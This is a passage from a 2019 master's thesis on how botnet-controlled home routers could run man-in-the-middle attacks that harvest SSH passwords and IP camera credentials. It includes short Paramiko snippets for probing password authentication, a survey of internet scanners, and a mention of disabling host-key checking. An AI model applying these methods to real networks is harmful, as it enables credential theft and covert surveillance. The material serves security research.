Evaluating the Proliferation and Pervasiveness of Leaking Sensitive Data in the Secure Shell Protocol and in Internet Protocol Camera Frameworks

Ron Andrews

B.S. Computer Science, University of Kansas, 2003

Submitted to the graduate degree program in Electrical Engineering and Computer Science Department and the Graduate Faculty of the University of Kansas in partial fulfillment of the requirements for the degree of Masters of Science in Computer Science.

Chair: Alexandru G. Bardas

Fengjun Li

Bo Luo

Date defended: Nov 18, 2019

The Dissertation Committee for Ron Andrews certifies
that this is the approved version of the following dissertation :

Evaluating the Proliferation and Pervasiveness of Leaking Sensitive Data in the Secure Shell Protocol and in Internet Protocol Camera Frameworks

Chair: Alexandru G. Bardas

Date approved: Nov 18, 2019

Abstract

In George Orwell's *nineteen eighty-four: A novel*, there is fear regarding what "Big Brother", knows due to the fact that even thoughts could be "heard". Though we are not quite to this point, it should concern us all in what data we are transferring, both intentionally and unintentionally, and whether or not that data is being "leaked". In this work, we consider the evolving landscape of IoT devices and the threat posed by the pervasive botnets that have been forming over the last several years. We look at two specific cases in this work. One being the practical application of a botnet system actively executing a Man in the Middle Attack against SSH, and the other leveraging the same paradigm as a case of eavesdropping on Internet Protocol (IP) cameras. For the latter case, we construct a web portal for interrogating IP cameras directly for information that they may be exposing.

Acknowledgements

I would like to thank my family and friends for affording me the time and energy to accomplish this among everything else going on in life, the universe, and everything. I would especially like to thank my daughter for putting up me throughout the most strenuous of this period. I would also like to thank my advisor, Alex Bardas, for guiding me through the wickets and gates as well as supporting my crazy notions of possibilities. Finally, I would like to specifically thank Dalton Hahn and Kailani Jones for their support in bringing these efforts to life.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

The evolution of the Internet of Things (IoT) has brought new challenges and expanded attack surfaces [41, 101] enabling the formation of massive IoT botnets. Though botnets are not new [34, 83] to the landscape, they continue to pose a real threat to a variety of environments, from individual privacy, to large scale commerce, and cyber-physical systems. Currently, the more high profile cases involving botnets are those aimed at disruption of services, such as Mirai [13] and its variants, by executing effective distributed denial of service (DDoS) attacks. Though available statistics on the assessment of IoT devices tend to vary, most indicate that there are billions of these consumer devices (e.g., cameras, thermostats, routers, wearables) connected to the internet with an expectation to further grow at an exponential rate [49, 78, 118, 122].

In addition to large scale DDoS attacks, such as those executed by Mirai and Bashlite [13, 81], there is a characteristic of persistence in these botnets beginning to emerge [21]. The relatively recent attacks from IoT botnets such as Hajime, Mirai, and its variants have demonstrated the relative ease by which today's inexpensive and ubiquitous technology can be harnessed to create large ranks of bots [13, 125]. Not only are brute-force password attacks being used to infect IoT devices, but recently, botnets such as Hajime have demonstrated directed exploits for specific devices like MikroTik [26, 77] routers and some Arris Cable Modems [125]. To compound matters further, it is feasible that an attack stemming from an Automatic Speech Recognition (ASR) system (e.g., Alexa [10], Cortana [88]), possibly infected by portable/mobile devices connected to the local network, or even originating from a compromised ASR, may take command of the gateway device by means other than just a weak password or software vulnerability [68, 137]. The assimilation of infected consumer-grade gateways/routers into botnet armies is a genuine threat [51, 96].




Figure 1.1: IoT Botnet MitM Attack Conceptual Diagram

These facts led us to ponder if a botnet were to be constructed on a critical device, such as a gateway or router, could it be used to facilitate eavesdropping or other Man in the Middle (MitM) attacks. Controlling gateway devices gives adversaries an upgraded set of capabilities that enables them to employ more complex threats such as **persistent** and **scalable** MitM attacks. These persistent and scalable threats have the ability to quietly sit on the "outside" of a local area network (LAN), as depicted in Figure 1.1. The figure shows a case where an adversary gains control of a user's gateway/router device (e.g., via an infected IoT device) and reroute/duplicate users' traffic through a botnet command and control (C2) infrastructure. The dashed lines represent the perceived communication path while the solid lines are the actual path. This would provide a local platform for executing attacks at the application, presentation, transport, network, and data-link layers [83].

As discussed in [83], there are multiple methods by which to implement MitM attacks as well as some defenses against them. These attacks, along with spoofing and active network interception, can target protocols such as Domain Name Service (DNS), Dynamic Host Configuration Protocol (DHCP), Internet Protocol (IP), Address Resolution Protocol(ARP), and even Secure Sockets Layer/Transport Layer Security (SSL/TLS). Many of these methods of attack have varying mitigation strategies associated with them [83, 109, 124], though there is a great dependence on the construction and placement of the attack source. If the placement of the attack is in the direct path of all communications, such as the gateway/router, the effects could be catastrophic, difficult to detect, and problematic for known defenses.

Unfortunately, it has become commonplace to hear of large-scale exploits of known and new vulnerabilities in systems, both public and private, as well as efforts being put forth to mitigate the loss and impacts. Some systems, such as Continuous Auditing of Secure Shell (SSH) Servers to Mitigate Brute-Force Attacks (CAUDIT) [24], put forth large-scale and complex efforts to mitigate challenges with known services, acknowledging issues with the base service as well as evolving challenges, such as those described in [65, 108].

A service like SSH is a well-established and key component of many systems such as those described in [24, 33] - for administrators, users, and automated systems alike. A quick look at results from censys.io and shodan.io informs us that there are over 17 million SSH services responding on the public facing internet. This service is interesting as the Request for Comments (RFC) [134] for the protocol has carried an explicitly defined exploit for decades in that the username and password are transmitted in plain text during the authentication step. This, of course, leaves the secure service vulnerable to a Man in the Middle (MitM) attack. As stated in the standard for the Secure Shell (SSH) Protocol Architecture, Request for Comments (RFC) 4251 [134]:

> "Specifically, for the case of the Authentication Protocol, the client may form a session to a Man in the Middle attack device and divulge user credentials such as their username and password." (pp. 21)

SSH has implemented alternatives to password-based authentication and other security measures to mitigate exploitation (e.g., public key authentication). To our dismay, there still appears to exists a large base of SSH servers allowing password-based authentication. Our analysis has shown that over 65% of the available SSH servers on the public facing internet support password-based authentication. In fact, on average there are more than 20 million SSH servers available [111]. This gave sufficient credence to selecting SSH as our proof of concept example for the botnet.

In order to exercise this exploit, we augmented a botnet command and control (C2) infrastructure, such as those described in [13], to include an application server, similar to those used in [42, 95, 105, 106], to execute the application component of the MitM attack. The result of this configuration has shown that this attack, regardless of the strength of a user's password and without altering the protocol (e.g., downgrading to SSHv1 [20, 40, 79, 80, 89, 97]), is able to gain access to the victim's plain-text password and communication [1].

Following successful execution of the SSH MitM attack using our augmented C2, we wanted to consider what other applications or services might fall victim to an attack of this type. Another area we looked at was Internet Protocol (IP) Cameras - a commonplace IoT device found in use by a multitude of domains (e.g., personal security, professional security, entertainment, awareness) [50, 59, 73, 74]. Looking at these devices, we wanted to understand what our persistent MitM might afford. Our findings [60] discovered that many of the Internet Protocol (IP) cameras available may be deployed using plain text data transfer, such as HyperText Transfer Protocol (HTTP), where raw metadata, in addition to the video streams, is made available. In fact, in some cases, even the username and password information is transmitted in plain text, affording an eavesdropper like our MitM bot to harvest those credentials and access even more data available on the device. Thus, following our general model employed for SSH, we approached the IP cameras in the same way, as shown in Figure 1.2, where an adversary gains control of a user's gateway/router device and is therefore able to eavesdrop as well as communicate with the device via the C2 infrastructure. The dashed lines represent the perceived communication path while the solid lines are the actual path.

[1]Note: this attack is successful regardless if the user's client is configured to not allow forwarding [115]




Figure 1.2: IP Camera MitM Conceptual Diagram

To execute this in a repeatable way, we collected the data transmitted by IP cameras such as Hikvision and Axis, to review the data. This would be no different than what our MitM botnet would be able to do by forwarding (silently) the traffic from the IP camera to our botnet controller. We also found that we could use the recovered credentials to access virtually any data stored on the device as well as the ability to modify the settings via the device application programming interface (API). Though with the credentials having been collected we had direct access to the IP camera, we wanted to see what could be done via more subtle, less detectable, or intrusive means.

We took the data received from the device APIs and labeled it based on our review of the potential contents as to whether the parameter may or may not hold Personally Identifiable Information (PII), fingerprinting information, information that could be used for exploit, or streaming information. This labeled data was used to create a machine learning model that we could dynamically pass parameters to cluster a devices API results to. We built a web-based interface to allow a user to provide an IP camera destination and credentials if necessary, to interrogate the device.

This thesis is organized into 4 subsequent sections. Chapter 2 provides necessary background and related work. Chapter 3 details our efforts in developing the MitM attack against SSH as well as our independent analysis on the prevalence of SSH on the public internet. Chapter 4 describes our endeavours in looking at IP cameras and the information they may expose, especially to a MitM. Finally, Chapter 5 concludes this thesis as well as offering insights into future work.

Chapter 2

Background

There have been in-depth reports, analysis, and articles on the vulnerabilities of Internet of Things (IoT) [12] and botnets over the years, such as their construction [67, 72], evolution [13, 81, 125], specific attacks on routers [26, 27, 77, 96], and ability to act as a persistent threat [21, 61]. Similarly, MitM attacks have been researched thoroughly, covering methods [105, 106], types, and potential solutions [95, 124]. Our proof of concept is demonstrated using SSH, which has also been researched heavily over the years, identifying possible vulnerabilities and potential solutions [17, 127], though some continue to persist such as the first handshake [109]. To the best of our knowledge, this is the first effort in combining these to demonstrate the emerging threat posed by a persistent router MitM attack. Figure 2.1 provides a depiction of how the various components of our infrastructure were integrated together.

2.1 Botnets

The pervasiveness of the IoT throughout our society due to convenience, entertainment, industry support, and costs [103] are rapidly increasing the presence and connectivity of potential bots [19]. Exploits, such as Mirai and its variations, have produced high visibility DDoS attacks and have been found to have peaked at over a half million bots [13] with a DDoS attack capability of over 1.2 Tbps [129]. The basic construct of these botnets is fairly straightforward: exploit a vulnerability in a device (bot), introduce an application on the device for executing commands, "listen" for a control source(s) to provide directions (command and control) and updates, scan and inform to infect more devices [12, 13]. At some point in time, determined by the botnet administrator, the




Figure 2.1: MitM Botnet Credential Harvesting Scenario

bots are instructed to implement a coordinated DDoS attack or some other malicious act. Figure 2.2 shows a conceptual diagram of this construct.

While many IoT botnets can only temporarily attack, as the exploit code tends to run in the Random Access Memory(RAM)/FlashRAM instead of in the firmware or operating system, there are variants beginning to emerge with greater persistence as discussed in [61, 71]. Regardless of persistence, unless all infected devices in a LAN are reset at once, the likelihood and swiftness by which a host may be reinfected creates a challenge for administrators and users alike in combating the spread of these botnets. Additionally, we are starting to see a greater trend toward targeted attacks on specific devices/architectures, such as routers and embedded devices which further exacerbate the situation [26, 27, 69]. This observed trend as well as an emphasis on persistence (both in being able to persist through reboots and updates of the router, as well as reinfection), form the basis of our focus on an MitM attack stemming from a trusted source, the gateway.

Unfortunately, botnets can grow, not just from infection via connection, but even in the act of a device being procured by a consumer and activated. For example, there have been cases, such as that involving counterfeit versions of Windows PCs which were already infected with botnet malware (e.g., Nitol) [64, 66, 86]. This situation shows how a botnet can be introduced




Figure 2.2: Botnet Conceptual Diagram

into a network unsuspectingly by turning on a device. Additional details on the construction and propagation of botnets are presented in [67, 72].

2.2 Secure Shell (SSH) Protocol

The SSH protocol has been widely used for securing file transfers, remote administration, and authentication since its introduction in 1995 as a replacement for insecure platforms such as telnet [16]. In order to establish server authenticity, the server responds to a client request by providing a host key. For the first connection with a server, the client must choose to accept the key with no mechanism to validate the key (there is no third party verification established as part of the base protocol), at which point the key is added to their known hosts file. On subsequent connections, if the host key matches what is in the user's known hosts file, the connection proceeds to establish the initial tunnel and coordinate authentication, if not, the server provides a warning message of the occurrence, as shown in Figure 2.3.

Unfortunately, with servers being rebuilt frequently (cloud computing and elastic services enable this), proxy servers, load balancers, dynamic DNS, and other such conveniences, being requested to accept yet another SSH host key is not new and in many cases common place or even the norm [53]. Of course, there are hosts where the key rarely ever changes and others where they change as frequently as monthly or more - depending upon the philosophies taken by the system administrator [113, 114]. For automated systems, there are mechanisms that can be added to the scripts to ensure progress, even if hosts' keys change to accept them (e.g., setting `UserKnownHostsFile` to `/dev/null` and `StrictHostKeyChecking` to `no`). Applying the assumption that many users actively accept changes in keys [53], more credence is given to the genuine possibility that a persistent and stable MitM attack residing on a user's router could feasibly harvest users' credentials and possibly even maintain the subterfuge, continuously collecting communications in order to collect any personal data transmitted..

Over the years, SSH has implemented many default and optional features to help protect users [94], such as not allowing connections to be forwarded by default. Unfortunately there are still attacks present in the environment that circumvent many of these protections. For example, even with the protections in SSH version 2 (SSH2), it is possible for a server (or MitM) to convert the session to an SSH1 connection if the client isn't configured to *only* allow SSH2 connections during the initial handshake [17]. This, of course, opens the connection to a wealth of vulnerabilities. A novelty in our exploit relates to the connection forwarding capability, as we are able to *forward* the connection from a user to the intended server, regardless of the configuration set for forwarding connections on the client or server.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle
    attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is ....
...
Are you sure you want to continue connecting (yes/no)?
```

— or —

```
The authenticity of host 'test.domain.com (10.10.1.22)' can't be
    established.
ECDSA key fingerprint is ...
Are you sure you want to continue connecting (yes/no)?
```

Figure 2.3: SSH Host Key Notification

2.3 Internet Protocol (IP) Cameras

IP cameras have roots originating from a patent by Paul Gottlieb Nipkow in 1884 [128] which was for an electro-mechanical television system. Later in 1928, this was used to broadcast the first television show, "The Queen's Messenger" [128]. The next big leaps forward in the evolution towards IP cameras would be the live broadcast of the 1936 Berlin Berlin Summer Olympics [128], followed by the 1942 monitoring of Germany's V-2 rocket experiments in 1942 via Closed Circuit Television (CCTV) [87, 117]. Finally, in 1996, Axis Communications is credited to have introduced the first commercial IP camera [2, 4], paving the path to our 21st century employment of IP cameras for any type of surveillance need we can contrive.

2.4 Man in the Middle (MitM) Attacks

An MitM attack is quite literally as it sounds, an exploit where adversaries insert themselves within a line of communication between one or more parties and is one of the most common types of attacks for harvesting credentials [14]. These attacks can enable an adversary to intercept, modify, delete, and/or falsify communications in a manner that may not be detectable or discernible by the exploited parties [46, 83]. There are many such attacks that have been implemented in the past to exploit systems across various levels of the Open Systems Interconnection (OSI) stack model, from the application to the data-link layer [18, 83]. Many of these attacks have been of a spoofing variety where an attacker presents false data to deceive victims into believing they are communicating with a known host or entity [83].

In the context of our efforts, an MitM attack provides a platform where the gateway device (e.g., a router) has been exploited and takes control of routing the flow of data. With a capability such as this, the attacker is able to implement a variety of attacks ranging from eavesdropping to spoofing (e.g. DNS, DHCP, HTTP, SSH [124]) attacks via the Transport and Data-Link layers through modification of the TCP and IP packet source/destination information. This is accomplished by routing data similar to the process of network address translation (NAT) where packets are modified for source and destination, only reversed, to send to a specified host. In performing the attack from the gateway device by modifying packet routing data, we have been able to make the source information of a packet appear to have originated from the "correct" source, leaving only the payload of the data as providing any additional identification. In the case of SSH, this identification information is the host key, a cryptographic key used for authenticating machines [114].

2.5 Personally Identifiable Information (PII)

Personally identifiable information (PII) is defined by [47, 84] as:

> "any information about an individual maintained by an agency, including (1) any information that can be used to distinguish or trace an individual‘s identity, such as name, social security number, date and place of birth, mother‘s maiden name, or biometric records; and (2) any other information that is linked or linkable to an individual, such as medical, educational, financial, and employment information."

This definition is accepted by the US, with legal guidance provided through [92]. The EU currently uses the term "personal data" [1, 29], with an even more broad definition where:

> “**personal data** means any information relating to an identified or identifiable natural person (’data subject’); an identifiable natural person is one who can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that natural person” (Article 4, Definitions)

Other familiar terms used are personal information and sensitive personal information (SPI). For our purposes, we use apply this definition in two ways. The first is to ensure that we implement our analysis on the prevalence of SSH password authentication in a manner applying “Good Internet Citizenship” [38] and ensuring that we observe the definitions of personal data. The other use of these definitions is in the manually labelling of the metadata collected from the IP cameras in our testbed and used in the categorization of the metadata as it is retrieved from the devices.

2.6 Fingerprinting in the Digital Realm

Generically, fingerprinting in the digital realm is the result of applying an algorithm to a set of data (in many cases a large dataset) in order to produce a smaller, manageable unique identifier for that data[22]. The use of fingerprinting in security is emerging as an area to facilitate methods to uniquely identify sources and resources for both managing as well as supporting authentication [11, 48, 100, 119, 120]. As with many advances in technology, an aspect of information can be used to facilitate security measures and rapid data identification, but it can also be used conversely as an element of correlating data that was not originally intended - such as personal data. Our efforts relating to this area are solely in the identification of content that could be used for fingerprinting with respect to IP cameras.

2.7 Software Tools

There are tools and websites available for performing internet level scans of the internet for performing research on the prevalence of ports and protocols. Websites, such as Shodan and Censys [25, 111] provide interfaces for searching their results from continuously scanning the internet. Additionally, there are software tools available for performing internet-wide scans for ports and protocols such as: ZMAP [140], and NMAP [91]. For our specific needs, we reviewed these tools to identify the most appropriate to meet our needs in performing our evaluation. In order to adequately assess them, we needed to understand what they would provide and what we needed based on how SSH password authentication works.

SSH:

Developed and introduced by Tatu Ylönenin 1995 as a replacement for insecure platforms such as telnet [16, 136] and formalized in 2006 via RFCs 4250 through 4254 and RFC 4256 [70, 131–135]. This protocol has been widely used and researched over the years, including the identification of vulnerabilities, most with mitigations such as [127]. Unfortunately, there still persists a basic vulnerability - the transmission of user credentials in plain text [109].

An SSH connection, starts with an initial handshake. During this handshake, the server first attempts to establish the key exchange (kex) algorithms to determine the encryption to be used for the connection. Once the algorithm is agreed upon, the host key and cipher algorithms are agreed to followed by the exchange of the host keys. If a password parameter has not been passed in the connection, the server will attempt public-key authentication, by default. If no key is supplied (in addition to no password parameter), the connection is severed.

Shodan and Censys:

Shodan [111] is a search engine specifically for inter-connected devices. This service performs a continual scan of the public facing internet, recording in their database the results, and then making this data available. Their search capability allows a user to enter in various information to query for, such as protocol, vendor, or service. As an example, entering in SSH in the search criteria returns a page informing us that there were 19,037,202 hosts that return SSH. These results cover banners, a variety of ports (both standard and non-standard) and a list of the IP addresses it found. Each IP address provides a link to a page that gives additional discovery data as well.

Censys [25] provides a similar capability as Shodan, though geared towards research and developed by the ZMAP scanner team. Performing the same search as used above gives 16,977,113 hosts that return SSH. Similar to Shodan, they also provide a link to a page for each IP address found where a user can look at the discovered data. One aspect of the subsequent page provided by Censys is that it does provide the banner data grabbed as well as other discovered metadata.

Scanners:

NMAP [91] is a scanning tool designed for deep scans on a target machine or subnet of machines. This tool performs a deep scan for all 65,536 TCP ports and attempts to use the packet information to discover services, operating systems, filtering, and other characteristic data of the host being scanned. NMAP also includes a suite of support tools as well, such as nping and ndiff. Discovery can take up to 3 sec per port attempted as the scanner gives time for the host to respond following the SYN packet.

AMAP [8] is a scanning tool that follows the capabilities of NMAP,but goes a step further by adding in functionality to identify applications running on non-standard ports based on their trigger/response database.

ZMAP [140] is another scanning tool, built specifically for performing shallow scans, a single port, at internet level scales. Using a rate of 1.4 million packets per second, ZMAP is able to scan the entire internet in under 45 minutes [38].

MASSSCAN [82] is a shallow scanning tool, also built for quickly scanning the internet. Their method utilizes 10 million packets per second to achieve a full scan in under 6 minutes (done so using a custom TCP/IP stack and configuration).

SCANRAND [107] is a stateless TCP scanning tool which uses two processes to quickly scan the internet. One process sends SYN packets and records the addresses, while the other process leverages libpcap to review and label the responses.

UNICORNSCAN [123] is an asynchronous stateless port scanner that implements its own

TCP/IP to quickly scan hosts and then utilize a tool like NMAP to analyze the ports found. This is done speed up the process by not cutting out the wait periods for SYN packet response timeouts.

SSH Implementation:

Paramiko [98] is a Python implementation of the SSHv2 protocol as defined in [132–135]. This implementation enables us to work with the connection between an SSH server and client so that we could assess communication and dialogue between them.

IP Cameras:

Wireshark [32] is an analyzer for network traffic through capture of the packets coming through a network interface. These packets can be viewed interactively or stored for later analysis.

Django [126] is a python web framework for developing dynamic websites, with or without a database backend. This framework also offers a builtin authentication framework as well as security features, such as CSRF tokens for defense against cross-site scripting attacks for forms.

2.8 Related Work

Previously published works looking at vulnerabilities in SSH focus on preventing Man-in-the-Middle Attacks and SSH brute force attacks as documented in [17, 109, 127]. Other works focus on detection such as [55, 85]. However, there is a lack of surveys or analyses to identify the prevalence of the well documented vulnerability of password authentication SSH servers.

For the IP Camera component of our efforts, we found that there has been research analyzing broad swaths of vulnerabilities in IoT devices as a whole, as well as methods for analyzing their security. In looking specifically at IP Cameras, a few have looked into understanding the individual security components and how to break them down into discrete layers [36, 139]. These particular works focus on the differences between the layers in the OSI model along with information retrieval, physical access, and management. A few others have investigated authentication, non-repudiation, fragmentation attack protection, end-to-end security, relay protection, and internal attack protection [36]. This previous work was used as guidance in navigating the infrastructures of IP cameras as well as how to approach investigating the IP cameras.

Chapter 3

Attacking SSH

3.1 Prevalence

In order to determine whether or not an SSH service allows for password based authentication, we needed to construct an environment that would enable us to test and validate responses to queries and requests. To accomplish this, we developed the following tests:

- Socket connection to default SSH server
- SSH probe using Paramiko with no arguments to connect to a default SSH server
- SSH probe with authentication parameters using Paramiko to connect to a default SSH server
- SSH probe with authentication parameters using Paramiko to connect to an SSH server with password auth. disabled[1]
- Assess public facing internet for SSH servers with password authentication enabled

These tests were performed in a controlled environment using virtual machines to create each scenario. We utilized Python to perform the connections. For the socket connection, we utilized a basic socket connection using Python. For the Paramiko probes, we used two configurations:

[1]This was done by setting *PasswordAuthentication* to *no* in the *sshd_config* file for the server

```
client.connect (          client.connect (
    addr,                         addr,
    port = 22,                    port = 22,
    timeout = 1                   password = '',
)                                 timeout = 1,
                          )
```

The reason for this is due to the fact that without the "password" argument, the default behavior of an SSH server attempts to process a key for authentication, as per [132–134]. Sending an empty password argument signals the SSH server to first attempt to authenticate using password authentication before falling back to key authentication.

Our initial testing provided results as expected, based on the SSH RFCs. Specifically, the socket connection and basic SSH proves did not provide any details regarding the specific authentication scheme(s) allowed by the SSH server. In fact, the socket connection did not provide any useful metadata as the host key exchange was not even initiated as access to the raw socket was denied.

